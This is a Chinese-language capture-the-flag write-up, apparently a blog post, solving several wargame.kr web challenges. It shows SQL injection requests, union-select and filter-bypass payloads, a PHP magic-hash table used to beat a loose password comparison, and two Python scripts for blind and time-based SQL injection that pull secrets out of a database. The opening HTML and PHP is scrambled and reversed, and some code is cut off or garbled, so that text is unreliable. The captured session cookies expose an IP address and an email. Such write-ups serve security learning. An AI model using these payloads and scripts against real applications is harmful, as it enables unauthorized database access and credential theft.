diam quis<br />NOJ <h2 class="alt">Who is the most handsome man?</h2>NOJ <h2 class="alt">Hi! I'm <strong>C0mma</strong>, I'll
introduce<a href="http://html5up.net/license">&nbsp;LeaveRet</a> member<br />NOJ <header>NOJ <div class=
"container">NOJ <section id="top" class="one dark cover">NOJ <!-- NOJ <!-- Intro -->NOJ <div
id="main">NOJ <!-- Main -->NOJ </div>NOJ </div>NOJ -->NOJ </ul>NOJ
<li><a href="#" class="icon fa-envelope"><span class="label">Email</span></a></li>NOJ <li><a href="#" class="icon fa-github"><span class=
"label">Github</span></a></li>NOJ <li><a href="#" class="icon fa-dribbble"><span class="label">Dribbble</span></a></li>NOJ <li><a href="#" class="icon fa-facebook"><span class="label">Facebook</span></a></li>NOJ
<li><a href="#" class="icon fa-twitter"><span class="label">Twitter</span></a></li>NOJ <ul class="icons"
>NOJ <!-- NOJ <!-- Social Icons -->NOJ </div>NOJ <div class="bottom">NOJ </div>NOJ
</nav>NOJ <li><a href="?no=1" id="about-link" class=
"skel-layers-ignoreHref"><span class="label">About</span></a></li>NOJ <li><a href="?no=3" id="portfolio-link" class=
"skel-layers-ignoreHref"><span class="label">Portfolio</span></a></li>NOJ <li><a href="?no=2" id="top-link" class=
"skel-layers-ignoreHref"><span class="label">Home</span></a></li>NOJ <ul><li><a href="index.php" id="foobar-link" class="icon
fa-whatever-icon-you-want skel-layers-ignoreHref"><span class="label">MemberList</span></a></li>NOJ -->NOJ </ul>
</a></li>NOJ <li><a href="http://foobar.tld" id="foobar-link" class="icon fa-whatever-icon-you-want"><span class="label">Foobar</span
></a></li>NOJ 2. Standard link (sends the user to another page/site)NOJ <!-- NOJ </div>NOJ
NOJ <nav id="nav">NOJ <!-- Nav -->NOJ </div>NOJ
avatar48">img src="images/avatar.jpg" alt="" /></span>NOJ <h1 id="title">Guest</h1>NOJ <span class="image
class="top">NOJ <div id="header">NOJ <body>NOJ </head>NOJ </script>NOJ <!-- Logo -->NOJ <div
alert("under construction....\n....? :D"); // This is Hint!!NOJ <script>NOJ <link rel="stylesheet" href="assets/css/main.css"
/>NOJ <meta name="viewport" content="width=device-width, initial-scale=1" />NOJ <meta charset="utf-8" />NOJ <title>Magic</title>NOJ
<head>NOJ <!-- NOJ <!-- Header -->NOJ </div>NOJ </body>NOJ </html>NOJ </script>NOJ history.back(1);NOJ
HTML5 UP<!-- NOJ <!-- DOCTYPE HTML -->NOJ $GET['no']=NULL;NOJ if(!isset($GET['no']))NOJ $POST['pw']=NULL;NOJ
if(!isset($POST['pw']))NOJ $POST['id']=NULL;NOJ if(!isset($POST['id']))NOJ include "../lib.php";NOJ include "../lib/lib.php";NOJ <?php $i9htMar3
```

前一部分可以知道一个sql注入点 no ,直接尝试构造

Raw Params Headers Hex

```
GET /jff3_magic/?no=-1+or+1 HTTP/1.1
Host: wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7B%3A10%3A%22session_id%22%3B%3A32%3A%22ecafa76799af1a44b
9cef107adf9a5ef%22%3B%3A10%3A%22ip_address%22%3B%3A14%3A%22218.29.102.117%22%
3B%3A10%3A%22user_agent%22%3B%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+
Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.29
24.87+Safari%2F537.36%22%3B%3A13%3A%22last_activity%22%3B%3A1488847142%3B%3A
9%3A%22user_data%22%3B%3A0%3A%22%22%3B%3A4%3A%22name%22%3B%3A9%3A%22Ni9htMar
3%22%3B%3A5%3A%22email%22%3B%3A16%3A%22591612329%40qq.com%22%3B%3A4%3A%22lan
g%22%3B%3A3%3A%22eng%22%3B%3A11%3A%22achievement%22%3B%3A7%3A%22default%22%3
B%3A5%3A%22point%22%3B%3A4%3A%229550%22%3B%7D3f9489c7c773c174cb943ddcebc9d3b5
45ed4f59
Connection: close
```

Raw Headers Hex HTML Render

Guest

Challenger

- MemberList
- Cd80
- Orang
- Comma

Magic

No Hack - 1

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进行了简单的过滤，但由于他的语句就是查询用户，所以直接全真即可

Raw Params Headers Hex

```
GET /jff3_magic/?no=-1|1 HTTP/1.1
Host: wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22ecafa76799af1a44b9cef107adf9a5ef%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488847142%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%22591612329%40qq.com%22%3Bs%3A4%3A%22lang%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3Bs%3A5%3A%22point%22%3Bs%3A4%3A%229550%22%3B%7D3f9489c7c773c174cb943ddcebc9d3b545ed4f59
Connection: close
```

Raw Headers Hex HTML Render

Guest

Challenger

- MemberList
- Cd80
- Orang
- Comma

Magic

admin

<http://blog.csdn.net/Ni9htMar3>

输入用户名与密码，抓包

```
type= submit value= vote >submit</button>
</form>
50034bd20ef09138e2ff633365ea6879Incorrect Password
```

<http://blog.csdn.net/Ni9htMar3>

会发现密码错误，并且返回的一个hash值是固定不变的  
尝试用网站进行解密

Decoded value:

Original Hash (Haval128,5):

<http://blog.csdn.net/Ni9htMar3>

将所属类型进行一个查找相关的 [魔术数字](#)

Hash Type	Hash Length	"Magic" Number / String	Magic Hash	Found By
md2	32	505144726	0e015339760548602306096794382326	WhiteHat Security, Inc.
md4	32	48291204	0e266546927425668450445617970135	WhiteHat Security, Inc.
md5	32	240610708	0e462097431906509019562988736854	Michal Spacek
sha1	40	10932435112	0e07766915004133176347055865026311692244	Independently found by Michael A. Cleverly & Michele Spagnuolo & Rogdham
sha224	56	-	-	-
sha256	64	-	-	-
sha384	96	-	-	-
sha512	128	-	-	-
ripemd128	32	315655854	0e251331818775808475952406672980	WhiteHat Security, Inc.
ripemd160	40	20583002034	00e1839085851394356611454660337505469745	Michael A Cleverly
ripemd256	64	-	-	-
ripemd320	80	-	-	-
whirlpool	128	-	-	-
tiger128,3	32	265022640	0e908730200858058999593322639865	WhiteHat Security, Inc.
tiger160,3	40	13181623570	00e4706040169225543861400227305532507173	Michele Spagnuolo
tiger192,3	48	-	-	-
tiger128,4	32	479763000	00e05651056780370631793326323796	WhiteHat Security, Inc.
tiger160,4	40	62241955574	0e69173478833895223726165786906905141502	Michele Spagnuolo
tiger192,4	48	-	-	-
snefru	64	-	-	-
snefru256	64	-	-	-

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gost	64	-	-	-
adler32	8	FR	00e00099	WhiteHat Security, Inc.
crc32	8	2332	0e684322	WhiteHat Security, Inc.
crc32b	8	6586	0e817678	WhiteHat Security, Inc.
fnv132	8	2186	0e591528	WhiteHat Security, Inc.
fnv164	16	8338000	0e73845709713699	WhiteHat Security, Inc.
joaat	8	8409	0e074025	WhiteHat Security, Inc.
haval128,332		809793630	00e38549671092424173928143648452	WhiteHat Security, Inc.
haval160,340		18159983163	0e01697014920826425936632356870426876167	Independently found by Michael Cleverly & Michele Spagnuolo
haval192,348		48892056947	0e4868841162506296635201967091461310754872302741	Michael A. Cleverly
haval224,356		-	-	-
haval256,364		-	-	-
haval128,432		71437579	0e316321729023182394301371028665	WhiteHat Security, Inc.
haval160,440		12368878794	0e34042599806027333661050958199580964722	Michele Spagnuolo
haval192,448		-	-	-
haval224,456		-	-	-
haval256,464		-	-	-
haval128,532		115528287	0e495317064156922585933029613272	WhiteHat Security, Inc.
haval160,540		33902688231	00e2521569708250889666329543741175098562	Michele Spagnuolo
haval192,548		52888640556	0e9108479697641294204710754930487725109982883677	Michele Spagnuolo
haval224,556		-	-	-
haval256,564		-	-	-

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这样输入相应的值即可

**request**

Raw Params Headers Hex

```
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://wargame.kr:8080/jff3_magic/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7B%3A10%3A%22session_id%22%3B%3A32%3A%224997bf66a610f83796991e3a771bf190%22%3B%3A10%3A%22ip_address%22%3B%3A14%3A%22218.29.102.117%22%3B%3A10%3A%22user_agent%22%3B%3A114%3A%22Mozilla%2F5.0%28Windows%2FNT+10.0%3B%2F64%3B%2FAppleWebKit%2F537.36%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A%22last_activity%22%3B%3A1488846574%3B%3A9%3A%22user_data%22%3B%3A0%3A%22%22%3B%3A4%3A%22name%22%3B%3A9%3A%22Ni9htMar3%22%3B%3A5%3A%22email%22%3B%3A16%3A%22591612329%40qq.com%22%3B%3A4%3A%22lang%22%3B%3A3%3A%22eng%22%3B%3A11%3A%22achievement%22%3B%3A7%3A%22default%22%3B%3A5%3A%22point%22%3B%3A4%3A%229550%22%3B%7D4ec6ac704f7c5bd9347a462ed4c55ebecf5e5c3
Connection: close

id=admin&pw=115528287
```

**response**

Raw Headers Hex HTML Render

```
<form name="vote" method="post"
    <input type="text" name="id"
    <input type="password"
    <button type="submit"
</form>
Success! Hello admin<br />Flag :
<p>Vitae natoque dictum etiam semper
egestas rhoncus ridiculus in quis
Tellus erat mauris ipsum fermentum
fusce hendrerit lacus ridiculus.</p>
-->
<!--
<div class="row">
  <div class="4u 12u$(mobile)">
    <article class="item">
      http://blog.csdn.net/renmar3
    </a>
  </div>
</div>

```

相关学习链接

<http://bobao.360.cn/learning/detail/398.html>

## adm1nkyj

打开源码

```
<?php
    error_reporting(0);

    include("../config.php"); // hidden column name
    include("../lib.php"); // auth_code function

    mysql_connect("localhost","adm1nkyj","adm1nkyj_pz");
    mysql_select_db("adm1nkyj");

    /*****

    function rand_string()
    {
        $string = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz";
        return str_shuffle($string);
    }

    function reset_flag($count_column, $flag_column)
    {
        $flag = rand_string();
        $query = mysql_fetch_array(mysql_query("SELECT $count_column, $flag_column FROM findflag_2"));
        if($query[$count_column] == 150)
        {
            if(mysql_query("UPDATE findflag_2 SET $flag_column='{ $flag }'))
            {
                mysql_query("UPDATE findflag_2 SET $count_column=0;");
                echo "reset flag<br>";
            }
            return $flag;
        }
        else
        {
            mysql_query("UPDATE findflag_2 SET $count_column=( $query[$count_column] + 1);");
```

```

    }
    return $query[$flag_column];
}

function get_pw($pw_column){
    $query = mysql_fetch_array(mysql_query("select $pw_column from findflag_2 limit 1"));
    return $query[$pw_column];
}


/*****

$tmp_flag = "";
$tmp_pw = "";
$id = $_GET['id'];
$pw = $_GET['pw'];
$flags = $_GET['flag'];
if(isset($id))
{
    if(preg_match("/information|schema|user/i", $id) || substr_count($id,"(") > 1) exit("no hack");
    if(preg_match("/information|schema|user/i", $pw) || substr_count($pw,"(") > 1) exit("no hack");
    $tmp_flag = reset_flag($count_column, $flag_column);
    $tmp_pw = get_pw($pw_column);
    $query = mysql_fetch_array(mysql_query("SELECT * FROM findflag_2 WHERE $id_column='{ $id }' and $
    if($query[$id_column])
    {
        if(isset($pw) && isset($flags) && $pw === $tmp_pw && $flags === $tmp_flag)
        {
            echo "good job!!<br />FLAG : <b>".auth_code("adm1nkyj")."</b><hr>";
        }
        else
        {
            echo "Hello ".$query[$id_column]."<hr>";
        }
    }
} else {
    highlight_file(__FILE__);
}

?>

```

明显 id 与 pw 存在注入，且没有过滤符号，所以以 id 为突破口，先进行判断有多少列




Hello adm1ngnngn

<http://blog.csdn.net/Ni9htMar3>

总共有5列  
看一下过滤语句

```
if(preg_match("/information|schema|user/1", $id) || substr_count($id,"(") > 1) exit("no hack");
if(preg_match("/information|schema|user/1", $pw) || substr_count($pw,"(") > 1) exit("no hack");
$tmp_flag = reset_flag($count_column, $flag_column);
```

发现他过滤了关键字 `information|schema|user` 和 `(`  
这样先尝试利用编码绕过 `(`



Hello adm1nkyj


<http://blog.csdn.net/Ni9htMar3>

成功

第二列为显示位，由于很多就过滤了，所以不能采取常规方法  
利用sql的轮询查询好啦，将每一列的值都放置显示位进行显示

注：取名需一致，且 `from` 后面必须为表，所以需要取名


得到 `id`



Hello adm1ngnngn

<http://blog.csdn.net/Ni9htMar3>


得到 `pw`



Hello !@SA# \$!

<http://blog.csdn.net/Ni9htMar3>


得到 `flag`



Hello FkCWNUxS1gOjJQVilEyRsDBrPzGbn9X0A65pLTt8M3IKHhd4ZYecv7fqa2uwmo

<http://blog.csdn.net/Ni9htMar3>

## 得到最终flag



INT SQL XSS Encryption Encoding Other

Load URL `http://wargame.kr:8080/adm1nkyj/?id=adm1ngnngn&pw=!@SA%23$!&flag=FkCWNUxS1gOjJQVilEyRsDBrPzGbn9X0A65pLtT8M3IKHhd4ZYecv7fqa2uwmo`

Split URL

Execute

Enable Post data  Enable Referrer

good job!!


FLAG : **e4f537b9b03584fefbe83d614aee61497913ccc1**

<http://blog.csdn.net/Ni9htMar3>

注：由于 # 在语句中是注释，所以需要编码

## QnA

抓包，发现下面有post的值，尝试注入点



Raw Params Headers Hex

POST /qna/?page=to\_jsmaster HTTP/1.1

Host: wargame.kr:8080

Content-Length: 57

Cache-Control: max-age=0

Origin: http://wargame.kr:8080

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Referer: http://wargame.kr:8080/qna/?page=to\_jsmaster

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.8

Cookie: ci\_session=a%3A10%3A%7B%3A10%3A%22session\_id%22%3B%3A32%3A%224764b2fbfed201900949e3f3b4486ae4%22%3B%3A10%3A%22ip\_address%22%3B%3A14%3A%2218.29.102.125%22%3B%3A10%3A%22user\_agent%22%3B%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A%22last\_activity%22%3B%3A1490878143%3B%3A9%3A%22user\_data%22%3B%3A0%3A%22%22%3B%3A4%3A%22name%22%3B%3A9%3A%22Ni9htMar3%22%3B%3A5%3A%22email%22%3B%3A16%3A%22591612329%40qq.com%22%3B%3A4%3A%22an%22%3B%3A3%3A%22eng%22%3B%3A11%3A%22achievement%22%3B%3A7%3A%22default%22%3B%3A5%3A%22point%22%3B%3A5%3A%2211150%22%3B%7D5b76cb4f950caf4a994c7f640e82877b1d4a080f

Connection: close

`cont=input+contents%21&mail=guest&type=if(1=1,sleep(5),1)`

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Date: Thu, 30 Mar 2017 13:03:43 GMT

Server: Apache/2.4.7 (Ubuntu)

X-Powered-By: PHP/5.5.9-1ubuntu4.21

Content-Length: 60

Connection: close

Content-Type: text/html; charset=UTF-8

`<script>alert(' send success');window.location='.';</script>`

<http://blog.csdn.net/Ni9htMar3>

发现会延时，所以type为注入点，直接盲注脚本

```

import urllib, urllib2, time
import string

headers = {'Host': 'wargame.kr:8080'}
url = "http://wargame.kr:8080/qna/?page=to_jsmaster"
dic="qwertyuiopasdfghjklzxcvbnm0123456789"
flag=''
for i in range(1,50):
    for j in dic:
        data = "cont=input+contents%21&mail=1&type="
        #data = data + "if((select length(table_name) from information_schema.tables where table_schema"
        #data = data + "if((ascii(mid((select group_concat(table_name) from information_schema.tables w"
        #data = data + "if((ascii(mid((select group_concat(column_name) from information_schema.columns"
        #data = data + "if(length(select authkey from authkey limit 1)-{),sleep(4),1)".format(i)
        data = data + "if((ascii(mid((select authkey from authkey limit 1),{},{},1))={}),sleep(3),1)".form
        #print data
        req = urllib2.Request(url, data, headers)
        response = urllib2.urlopen(req)
        start_time = time.time()
        response = urllib2.urlopen(req).read()
        times = time.time() - start_time

        if times > 2:
            flag += j
            print flag
            #print i
            break

#?
#authkey
#authkey

```

这题最坑的就是每次我网速不好的时候就爆破失败，郁闷，倒霉的网速

## zairo

打开有源码

```

<?php
error_reporting(0);

include("../config.php"); // hidden column name
include("../lib.php"); // auth_code function

mysql_connect("localhost", "zairo", "zairo_pz");
mysql_select_db("zairo");

/*****

function rand_string()
{
    $string = "1234567890abcdefghijklmnopqrstuvwxyz";
    return str_shuffle($string);
}

function reset_flag($count_column, $flag_column)
{
    global $count;
    $flag = rand_string();
}

```



```

$query = mysql_fetch_array(mysql_query("SELECT $count_column, $flag_column FROM findflag_2"));
$count = $query[$count_column];
if($query[$count_column] == 150)
{
    if(mysql_query("UPDATE findflag_2 SET $flag_column='{$flag}';"))
    {
        mysql_query("UPDATE findflag_2 SET $count_column=0;");
        echo "reset flag<hr>";
    }
    return $flag;
}
else
{
    mysql_query("UPDATE findflag_2 SET $count_column=($query[$count_column] + 1);");
}
return $query[$flag_column];
}

function get_pw($pw_column){
    $query = mysql_fetch_array(mysql_query("select $pw_column from findflag_2 limit 1"));
    return $query[$pw_column];
}


/*****

$tmp_flag = "";
$tmp_pw = "";
$id = $_GET['id'];
$pw = $_GET['pw'];
$flags = $_GET['flag'];
$count = 0;
if(isset($id))
{
    if(preg_match("/information|schema|user|where|=/i", $id) || substr_count($id,"(") > 0) exit("no");
    if(preg_match("/information|schema|user|where|=/i", $pw) || substr_count($pw,"(") > 0) exit("no");
    $tmp_flag = reset_flag($count_column, $flag_column);
    $tmp_pw = get_pw($pw_column);
    $query = mysql_fetch_array(mysql_query("SELECT * FROM findflag_2 WHERE $id_column='{$id}' and $"));
    echo "<hr />NOW COUNT = {$count}<br />";
    if($query[$id_column])
    {
        if(isset($pw) && isset($flags) && $pw === $tmp_pw && $flags === $tmp_flag)
        {
            echo "good job!!<br />FLAG : <b>".auth_code("zairo")."</b><hr>";
        }
        else
        {
            echo "Hello " . $query[$id_column] . "<hr>";
        }
    }
}
}else {
    highlight_file(__FILE__);
}

?>

```

先看多少列



Load URL `http://wargame.kr:8080/zairo/?id=1' union select * from findflag_2 order by 5-- &pw=1`

Split URL

Execute

Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代

---

NOW COUNT = 63  
Hello zairowkdlfhdkel

<http://blog.csdn.net/Ni9htMar3>

发现有5列，这次我利用我的二次查询发现有问題，只能谷歌看其他的姿势



Load URL `http://wargame.kr:8080/zairo/?id=' union select 1,&pw=,3,4,5%23`

Split URL

Execute

Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放

---

NOW COUNT = 29  
Hello and xvvcPw4coaa1sslfe=

<http://blog.csdn.net/Ni9htMar3>

找到了



Load URL `http://wargame.kr:8080/zairo/?id=' union select 1,xvvcPw4coaa1sslfe,3,4,5 from findflag_2%23`

Split URL

Execute

Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代

---

NOW COUNT = 2  
Hello wkdlfhpw!!@%#@@@#

<http://blog.csdn.net/Ni9htMar3>

最后查看别人的wp脚本

```

#!/usr/bin/env python
# -*- coding: utf8 -*-

import re, sys, time, urllib, urllib2

headers = {'Host': 'wargame.kr:8080'}
s = "0123456789abcdefghijklmnopqrstuvwxyz"
chars = list(s)[::-1]
ans = ""

while True and len(chars):
    lo = 0
    hi = len(chars)
    guessed = []
    while lo <= hi:
        time.sleep(0.01)
        mid = (lo + hi) // 2
        char = chars[mid]
        if char in guessed:
            ans += char
            chars.remove(char)
            break
        charless = list(chars)
        charless.remove(char)
        guess = "{0}{1}{2}".format(ans, char, ''.join(charless))
        guessed.append(char)

    id = urllib.quote("'UNION SELECT * FROM findflag_2/*")
    pw = urllib.quote("*/UNION SELECT 1,2,3,\"{}\",5 ORDER BY 4 ASC#".format(guess))
    data = "?id={0}&pw={1}&flag=".format(id, pw)

    req = urllib2.Request("http://wargame.kr:8080/zairo/" + data, '', headers)
    response = urllib2.urlopen(req)
    res = response.read()
    count = re.findall(r"NOW COUNT = (\d+)", res)[0]

    if "reset" in res:
        sys.exit("[!] FAILED: FLAG RESET")

    if "zairowkd1fhdkel" in res:
        lo = mid
    else:
        hi = mid

    print "{0}\t{1}\t{2}\t{3}\t{4}".format(guess, hi, lo, mid, count)
    pass
